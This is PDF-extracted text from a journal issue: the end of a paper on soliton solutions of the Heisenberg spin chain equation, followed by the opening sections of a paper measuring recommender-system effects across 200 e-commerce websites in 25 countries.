
$$\psi_{15,16}(x, y, t) = \pm \sqrt{\frac{(\alpha_1 p^2 + q(\alpha_3 p + \alpha_2 q) - r)}{\alpha_4}} \cot \left( \sqrt{\frac{\alpha_1 p^2 + q(\alpha_3 p + \alpha_2 q) - r}{2(a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2)}} \xi \right) e^{i\Omega}.$$

#### 4. Applications of Some Solutions


In this section, solutions of  $\psi_5(x, y, t)$  and  $\psi_9(x, y, t)$  are graphically represented to see the spatial-temporal distribution of probabilities of the wave function. In figure 1, a bell shaped solitary wave form can be seen for the probability along  $x$  and  $y$  directions with time. On the other hand, a double kink shaped solitary wave forms along  $x$  axis, a single kink shaped solitary wave forms along  $y$  axis can be seen for the probability with time in figure 2(a) and 2(b), respectively. And consequently, a double kink shaped solitary wave form can be seen for the spatial distribution of probability.

Probability distribution of the wave function  $\psi_5(x, y, t)$  showing a bell-shaped solitary wave. The figure illustrates the localized nature of the soliton along both the  $x$  and  $y$  directions over time, indicating stable spin wave excitations. These solutions are relevant for experimental studies of soliton interactions in low-temperature ferromagnetic materials.

Probability distribution of the wave function  $\psi_9(x, y, t)$ , showing kink-shaped solitary waves. The kink solitons illustrate phase transitions between magnetic domains. The double-kink shape along the  $x$ -axis and single-kink along the  $y$ -axis demonstrate the anisotropic nature of the soliton behavior, potentially corresponding to domain wall motion in ferromagnetic materials.



**Figure 1:** Probability distribution of the wave function  $\psi_5(x, y, t)$  that illustrates a bell-shaped solitary wave for the parametres of  $r = 1, \gamma = 1, \beta = 0.1, \beta_2 = 1, \beta_1 = 1, A = -1, p = 1, q = 1, a = 1, b = 0.1$ .



**Figure 2:** Probability distribution of the wave function  $\psi_9(x, y, t)$  that corresponds to kink-shaped solitary waves for the parametres of  $r = 1, \gamma = 4, \beta = 0.1, \beta_2 = 0.1, \beta_1 = 1, A = 1, p = -1, q = 1, a = 1, b = 0.1$ .

## 5. Conclusion

The Heisenberg chain model equation which is arising in describing ferromagnetism, antiferromagnetism and ferrimagnetism phenomena seen below a critical temperature of certain materials is solved by functional variable method with the help of computer software called Wolfram Mathematica. Sixteen solutions which have form of triangular soliton, bell shaped solitary wave and kink shaped solitary wave are obtained for a cubic lattice crystal. Some of the solutions are graphically represented to see the spatial and temporal variations and probability distribution of the wave function. One can easily obtain the expected values of energy, momentum or any other observables by applying the quantum operators to the wave functions attained in this study.

## Abbreviations

Not applicable.

## Acknowledgements

The authors are grateful to the referees for their valuable suggestions.

## Authors' contributions

All authors contributed to the draft of the manuscript; all authors read and approved the final manuscript.

## Funding

No funding was received.

## Availability of data and materials

All data generated or analyzed during this study are included in this published article.

## Competing interests

The authors declare that they have no competing interests.

## References

- [1] H.A. Zad, N. Ananikian, Phase transitions and magnetization of the mixed-spin Ising-Heisenberg double sawtooth frustrated ladder, *J. Phys.-Condes. Matter*, 30 (2018) 9.
- [2] P. Weiss, L'hypothese du champ moleculaire et la propriete ferromagnetique, *J. Phys. Theor. Appl.*, 6 (1907) 661-690.
- [3] W. Heisenberg, Zur Theorie des Ferromagnetismus, *Zeitschrift für Physik*, 49 (1928) 619-636.
- [4] H.Y. Zou, R. Yu, J.D. Wu, Universality of Heisenberg-Ising chain in external fields, *J. Phys.-Condes. Matter*, 32 (2020) 8.



- [5] H.A. Zad, N. Ananikian, R. Kenna, The specific heat and magnetic properties of two species of spin-1/2 ladders with butterfly-shaped unit blocks, *J. Phys.-Condes. Matter*, 31 (2019) 11.
- [6] H.A. Zad, M. Sabeti, A. Zoshki, N. Ananikian, Electrocaloric effect in the two spin-1/2 XXZ Heisenberg edge-shared tetrahedra and spin-1/2 XXZ Heisenberg octahedron with Dzyaloshinskii-Moriya interaction, *J. Phys.-Condes. Matter*, 31 (2019) 11.
- [7] D.V. Dmitriev, V.Y. Krivnov, Heisenberg-Ising delta-chain with bond alternation, *J. Phys.-Condes. Matter*, 30 (2018) 8.
- [8] T.A. Sulaiman, T. Aktürk, H. Bulut, H.M.Baskonus, Investigation of various soliton solutions to the Heisenberg ferromagnetic spin chain equation, *Journal of Electromagnetic Waves and Applications*, 32 (2018) 1093-1105.
- [9] H. Triki, A.M. Wazwaz, New solitons and periodic wave solutions for the  $(2 + 1)$ -dimensional Heisenberg ferromagnetic spin chain equation, *J Electromagn Waves Appl.*, 30 (2016) 788-794.
- [10] T. Anitha, M.M. Latha, C.C. Vasanthi, Dromions in  $(2 + 1)$ -dimensional ferromagnetic spin chain with bilinear and biquadratic interactions, *Physica A.*, 415 (2014) 105-115.
- [11] M. Inc, I.E. Inan, Y. Ugurlu, New applications of the functional variable method, *Optik*, 136 (2017) 374-381.
- [12] Y. Cenesiz, O. Tasbozan, A. Kurt, Functional Variable Method for conformable fractional modified KdV-ZK equation and Maccari system, *Tbilisi Mathematical Journal*, 10 (2017) 118-126.
- [13] O. Tasbozan, N.M. Yagmurlu, A. Esen, The functional variable method for some nonlinear  $(2+ 1)$ -dimensional equations, *Selcuk Journal of Applied Mathematics*, 14 (2013) 37-46.

## Impact of Recommender Systems in E-Commerce – A Worldwide Empirical Analysis

Ayşe Cilaci Tombus<sup>1\*</sup> , Ergin Eroglu<sup>2</sup> , Ibrahim Halil Altun<sup>2</sup> 

<sup>1</sup> Department of Industrial Engineering, Faculty of Engineering, Gebze Technical University, 41400, Kocaeli, Turkey

<sup>2</sup> Segmentify, 34718, Istanbul, Turkey

### Abstract

Recommender systems in the industrial sector are experiencing a growing application within e-commerce platforms, focusing on tailoring customer shopping experiences. This trend has led to increased customer satisfaction and enhanced sales outcomes for businesses operating in this domain. Despite the widespread prevalence of e-commerce globally, there exists a noticeable gap in the empirical assessment of recommender system performance for business objectives, particularly in the context of utilizing data mining methodologies and big data analytics.

This research aims to address this gap by scrutinizing authentic global e-commerce data that spans diverse countries, industries, and scales. The primary objective is to ascertain the impact of recommender systems, measured in terms of contribution rate, click-through rate, conversion rate, and revenue, by leveraging advanced big data analytics and data mining techniques. The study utilizes average values derived from an extensive dataset comprising 200 distinct e-commerce websites, representing a spectrum of 25 countries distributed across five different regions. Notably, this research represents a pioneering initiative in the literature as it harnesses and analyzes empirical data on such a comprehensive scale derived from various global e-commerce platforms.

**Keywords:** Recommender systems, E-commerce, Big data, Data mining, Data analysis.

Cite this paper as:

Cilaci Tombus, A., Eroglu, E., Altun, I.H. (2024). *Impact Of Recommender Systems in E-Commerce – A Worldwide Empirical Analysis*. Journal of Innovative Science and Engineering. 8(2): 251-265

\*Corresponding author: Ayşe Cilaci Tombus  
E-mail: [aysecilaci@gmail.com](mailto:aysecilaci@gmail.com)

Received Date: 01/06/2023

Accepted Date: 24/06/2024

© Copyright 2024 by Bursa Technical University. Available online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

## 1. Introduction

The global economy has been greatly affected by the COVID-19 pandemic, leading to notable changes in consumer behavior and a rapid expansion of e-commerce on a global scale. E-commerce has gained heightened significance in the lives of consumers, resulting in shifts in their buying patterns and motivations. Key drivers for online shopping now include affordability, time efficiency, and a wide range of product options [1]. According to Cramer-Flood's research, there is a projected 8.9% growth in retail e-commerce sales globally this year, as depicted in Figure 1 [2].




Figure 1: Retail Sales Growth and Retail Ecommerce Sales Growth Worldwide, 2015-2026

As reported by Forbes [3], online transactions are projected to account for 20.8% of all retail purchases in 2023. Looking ahead to 2026, it is anticipated that 24% of retail purchases will occur online. The e-commerce sector is expected to experience a 10.4% growth in sales during 2023. Figure 2 illustrates that the global e-commerce market is estimated to reach a total value of \$6.3 trillion in 2023. Furthermore, by 2026, the e-commerce market is forecasted to surpass \$8.1 trillion, representing a significant increase in market share within a relatively short time frame.



Figure 2: The Growth in Retail Ecommerce Sales Worldwide 2021-2026

In this context, it is very competitive, and e-retailers are looking for more productive and effective ways of selling through their e-commerce websites. Therefore, recommender systems (RSs) are becoming more prominent for them.

Automated recommendations have become ubiquitous in today's online landscape, permeating various platforms. Online shops routinely offer suggestions for additional shopping items, music streaming services like Spotify, recommend new tracks or artists, and social media news feeds are personalized to individual preferences. The primary purpose of such recommendations is to assist users in discovering items of relevance and prevent decision fatigue. Concurrently, these systems align with the organizational objectives of providers, aiming for increased sales or heightened user engagement. The widespread acceptance and success of recommendation technology in practical applications strongly indicate the efficacy of modern RSs, which significantly influence the choices and decisions of consumers. Consequently, these systems hold the potential to generate substantial business value, as evidenced by the studies conducted by Adomavicius et al. [4], Gomez-Uribe and Hunt[5], Jannach and Jugovac [6], and Lee and Hosanagar [7].

The research in information systems and computer science has predominantly concentrated on algorithmic design and enhancing the performance of recommender systems, as extensively reviewed by Adomavicius and Tuzhilin in 2005 [8]. However, there has been relatively limited exploration into the impact of recommender systems on consumer behavior and decision-making. Given the crucial role that recommender systems play as decision aids in online commerce, there is a recognized need to delve into their influence on consumer behavior. Adomavicius and et al. [9] showed that personalized recommendations also impact consumers' willingness to pay for those items.

RSs aim to provide personalized product recommendations to website customers by learning from their behavior and suggesting relevant products. These systems strive to personalize the user experience and cater to their interests.

In general, there are three primary approaches to product recommendations: (i) based on the top overall sellers on a website, (ii) tailored to the customer's demographics, or (iii) personalized according to the customer's previous purchase history.

Implementing a Recommender System (RS) enables websites to personalize the user experience by adapting to the preferences of each individual customer. Additionally, RSs can contribute to the growth of e-commerce sales in three key ways. Firstly, by presenting relevant recommendations to users, RSs have the potential to convert mere visitors into buyers who might have otherwise browsed without making a purchase. Secondly, through cross-selling techniques, RSs can suggest complementary products, thereby increasing the average order size over time. Lastly, RSs facilitate customer loyalty by personalizing the website for each user, fostering a stronger user-site relationship.

As customers interact with the system more frequently, the quality of recommendations improves, leading to increased customer loyalty towards the site. Furthermore, RSs are employed to target customers and provide tailored offers, as search engines and advertising companies rely on presenting effective suggestions based on users' behavior. Industrial recommenders are optimized for revenue generation. Important evaluation criteria besides accurate predictor are coverage of the product catalog, utility, and serendipity of recommendations, adaptivity and scalability of the algorithm, and more.

In this research, an investigation was conducted into 200 e-commerce websites utilizing Recommender Systems (RSs). Research focus centered on comprehensively evaluating the impact of RSs in the e-commerce domain, considering

various perspectives such as geographical location, industry classification, and the size of e-commerce websites: Are there any significant differences between tier, region, industries, and localization of companies in terms of contribution rates and other metrics resulting from usage of RSs?

The evaluation metrics encompassed contribution rate, click-through rate (CTR), conversion rate, and revenues.

The dataset for this study was sourced from a Software as a Service (SaaS) RS provider. The selected websites spanned 27 diverse sectors, including Accessories, Alcoholic Beverages/Spirits, Apparel & Fashion, Arts & Entertainment, Auto Parts, Baby & Kids, Books/Music/Art, Cosmetics & Pharmacy, Electronics, Fashion, Food, Hobby & DIY, Home Depot & Furniture & Appliances, Industrial Equipment, Jewelry, Lingerie, Luxury Goods, Marketplace, Pet Store, Shoes, Sports Equipment, Sports Fashion, and Supermarket.

Furthermore, the websites were chosen from 25 different countries: Argentina, Azerbaijan, Bosnia and Herzegovina, Brazil, Bulgaria, Canada, Chile, Colombia, Croatia, France, Germany, Greece, Ireland, Italy, Macedonia, Mexico, Montenegro, Pakistan, Poland, Romania, Serbia, Slovenia, Turkey, the United Kingdom, and the United States. To add granularity, the study categorized the websites into four different sizes based on revenue: small, medium, large, and extra-large.

## **2. Theoretical Background**

Online retailers are increasingly using online recommender systems and consumer feedback mechanisms. They reduce consumer search costs and uncertainty associated with the purchase of unfamiliar products.


According to the findings of Pathak et al. [10], their recommendations not only enhance sales but also offer retailers increased flexibility to adjust their prices. Their comparative analysis reveals that recommendations have a greater impact on sales compared to consumer feedback. In other words, the study suggests that implementing recommendations is more influential in driving sales than relying solely on consumer feedback.

In the research conducted by Fleder and Hosanagar [11], it was discovered that certain commonly used recommendation systems can result in a decrease in the overall variety of sales. However, the study also identified the presence of path dependence, meaning that in specific cases, the same recommender can either enhance or diminish sales diversity. This implies that the impact on sales diversity is contingent on various factors and cannot be generalized across all instances of recommender systems.

According to Rafeh [12], recommender systems play a crucial role in assisting users in finding the most suitable items quickly and easily. Recommender systems are widely employed by e-commerce companies as a strategy to boost their profitability. These systems serve as valuable tools in increasing sales and revenue by providing personalized recommendations to users. By suggesting relevant and tailored products or services to customers, e-commerce companies can effectively engage users, increase conversion rates, and drive repeat purchases. Using recommender systems, companies can tap into the power of data analytics and algorithms to deliver targeted recommendations, ultimately enhancing the overall profitability of their business operations. Additionally,

Schafer [13] provides an analysis of how recommender systems contribute to increasing sales on e-commerce platforms, examining six specific sites that have implemented such systems. Overall, both papers suggest that recommender systems are an effective tool for driving e-commerce sales.

In another study conducted by Li and Karahanna [14], they examined existing empirical research on recommender systems and presented a comprehensive overview of the relationships and variables explored in the literature across all three stages of the recommendation process. This information is summarized in Figure 3, providing a coherent view of the research conducted in the field of recommender systems.



**Figure 3:** Recommendation Process

The central inquiry revolves around understanding the impact of recommender systems on sales, considering the intricate relationships among recommendations, sales, and pricing. Using a robust empirical model applied to data from two online retailers, the study finds that the strength of recommendations positively influences sales, with a moderation effect based on the recency of recommended items. Additionally, recommender systems contribute to the long-tail phenomenon and impact cross-selling positively. Notably, recommendations also affect prices, providing retailers with flexibility in adjusting pricing strategies. The empirical results suggest that these value-added services, especially recommendations, not only enhance sales but also empower retailers to charge higher prices by offering more information about product quality and suitability. A comparative analysis indicates that recommendations have a more substantial impact on sales compared to consumer feedback, emphasizing their significance in online retail strategies [15].

Senecal and Nantel's [16] experimental findings highlight the significant influence of online recommendations on choices, surpassing the impact of human recommendations. Studies by Cooke et al. [17], De et al. [18], and Hinz and Eckert [19] further emphasize that this impact extends beyond mere product substitution, contributing to a noteworthy increase in overall sales.

The literature, encompassing insights from various sources [20,21,22,23,24], collectively affirms the positive business impacts of recommender systems, though the precise magnitude of these effects remains uncertain. Reported figures range widely, spanning from incremental revenue effects [25] to transformative improvements measured in terms of "Gross Merchandise Volume" [26]. Complicating matters, determining the most meaningful metric for assessment can be challenging in certain application domains. While increases in click-through rates are commonly employed, their direct correlation with the long-term business value of a recommender system is, at times, subject to questioning [27].

Pathak et al. [28] showed that recommendations improved sales. However, their empirical analysis focused on the recommendations of amazon.com and books only.

Although it is not easy to measure the effect of online value-added services such as recommender systems [29,30], in this study the differences between different countries, industries, and sizes of the companies by using empirical data of 25 different countries through 200 different e-commerce web sites from 27 different sectors were evaluated.

There is no doubt that RSs help users to make correct decisions in their online transactions [31] and the shift to online shopping has made it incumbent on producers and retailers to customize for customers' needs while providing more options than were possible before [32].

### 3. Materials and Methods

Average values of 200 different e-commerce websites among 25 different countries in 5 different regions: 7,072,648,753 page views, 2,078,481,801 widget views, 5,796,781,099 impressions, 221,460,248.3 items, 998,465,646 users, 1,465,312,969 sessions, 19,918,845 purchase orders, and 162,803,439.7 purchase items in total were included in this study.

Data was grouped according to the sizes of the companies (small, medium, large, and extra-large) and according to regions (USA, Balkans, UK-Ireland, Turkey, Rest of All). Also, the industries were grouped into 10 main categories. The data have been produced from August, 2022 to March, 2023.

Kruskal-Wallis test has been used instead of ANOVA to compare the groups' medians because sample sizes and variances are different.

The following comparison metrics have been used to evaluate the impact of recommendation algorithm usage in e-commerce websites:

**Contribution Rate (USD):** Total revenue (USD) from recommended items / Total Revenue (USD) from the whole website

**Contribution Rate Purchase Orders:** Total number of purchase orders including recommended items / Total number of purchase orders in the whole website.

**Contribution Rate Purchase Items:** Total number of purchased recommended items / Total number of purchased items in the whole website.

**AOC/AOV:** Average purchase order value (USD) of recommended items / Average purchase order value (USD) for the whole website

**ABS Rate:** Average number of items in the purchase orders for recommended items / Average number of items in the purchase orders for the whole website

**AVG Price Rate:** Average price per purchased recommended item / Average price per purchased item.

**View Rate:** Number of Widget Views / Number of Impressions

**CTR:** Number of Clicks / Number of Widget Views

**Basket Rate:** Number of Basket Items / Number of Clicks

**Widget View:** Recommendation widget which has been seen by the user

**Impression:** Recommendation widget which has been served to the user

**Click:** Number of clicks on Recommendation widget

**Purchase Orders:** Number of purchase orders (PO)

**Purchase Value:** Total revenue from purchase orders (USD)

**Basket Items:** Number of items in the basket

**Basket Value:** Total monetary value of items in the basket

## 4. Results and Discussion

### 4.1. Tiers

When the companies were grouped as small, medium, large, and extra-large according to their revenues, most widget views, impressions, clicks, purchase orders, purchase values, and basket sizes except basket values were observed in large companies as shown in Table 1.

**Table 1:** General Statistics (Average) According to Tier

Tier	Widget View	Impression	Click	Purchase Orders	Purchase Value (USD)	Basket Items	Basket Value
Small	4,860,686.96	12,424,605.69	459,904.13	6,218.27	141,107.27	51,269.44	2,984,459.51
Medium	4,657,483.73	14,940,452.94	382,177.99	5,218.47	179,921.30	37,105.08	128,767,792.13
Large	33,600,697.13	81,960,652.50	1,716,655.03	100,549.09	1,640,898.85	664,040.53	70,198,658.80
Extra Large	13,905,224.83	31,824,393.17	1,173,765.75	12,941.17	1,189,596.45	116,928.08	11,221,690.23

However, CTRs are smallest for large companies compared to other tiers although they have highest purchase value in total (Table 2).



**Table2:** Rates According to Tier

Tier	View Rate	CTR	Basket Rate	AOC (USD)	Purchase Value (USD)
Small	0,41	0,10	0,15	55,40	2.215.902,01
Medium	0,42	0,10	0,13	79,13	2.247.392,16
Large	0,43	0,08	0,22	112,72	17.413.246,95
Extra Large	0,50	0,10	0,12	129,81	15.760.448,04

There is not any significant difference between tiers according to Contribution Rate (Kruskal Wallis test: statistic=5.45920, p value=0.141099)

## 4.2. Regions

When the countries were grouped according to regions, Turkey has two times of average number of basket items with recommendation (ABS-RS) in comparison to other regions. Turkey has the least average order value for sales with recommendation and from the whole site, and also has the lowest average number of basket items rate with recommendation over the whole site.

American region countries have the highest CTR, average price, and average price rate with recommendation over the whole site.

Ireland-UK region has the highest average order value with recommendation and the Balkans have the highest average order value throughout the whole site. (Table 3)

**Table3:** General Statistics According to Region

Region	ABS-RS	CTR	AOC (USD)	Average Price (USD)	ABS	AOV(USD)	AOC/AOV	ABS Rate	AVG Price Rate
Ireland-UK	1,56	5,77%	102,47	58,88	5,97	151,49	0,68	0,66	1,05
Turkey	3,16	6,27%	74,27	55,51	3,59	87,72	0,72	0,64	1,13
Rest	1,36	8,51%	88,87	58,67	2,70	142,46	0,73	0,66	1,10
Americas	1,21	11,32%	91,88	61,90	3,31	120,65	0,74	0,65	1,84
Balkans	1,70	7,76%	82,60	252,70	3,38	427,50	0,65	0,65	1,08

There is not any significant difference between regions according to the Contribution Rate (Kruskal Wallis test: statistic=4.28244, p value=0.36913)

## 4.3. Turkey vs. Global

When investigated, AOC and view rate are lower whereas CTR, basket rate and value of purchase in average are higher in Turkey.

**Table 4:** General Statistics (Average) According to Turkey vs Global Comparison

	View Rate	CTR	Basket Rate	AOC (USD)	Purchase Value (USD)
<b>GLOBAL</b>	0,44	0,09	0,13	91,75	4.290.250,94
<b>TURKEY</b>	0,41	0,10	0,17	73,03	6.388.524,34

**4.4. Industries**


It can be seen from Kruskal Wallis test that there is significant difference between sectors according to the Contribution Rate. So, it is essential to differentiate the services according to industry (statistic=21.64041, p value=0.01009).

When the industries in Turkey are evaluated, there is no significant difference between sectors (statistic=11.15174, p value=0.26545).

When the industries are evaluated globally, there is no significant difference between sectors (statistic=13.05951, p value=0.10982).

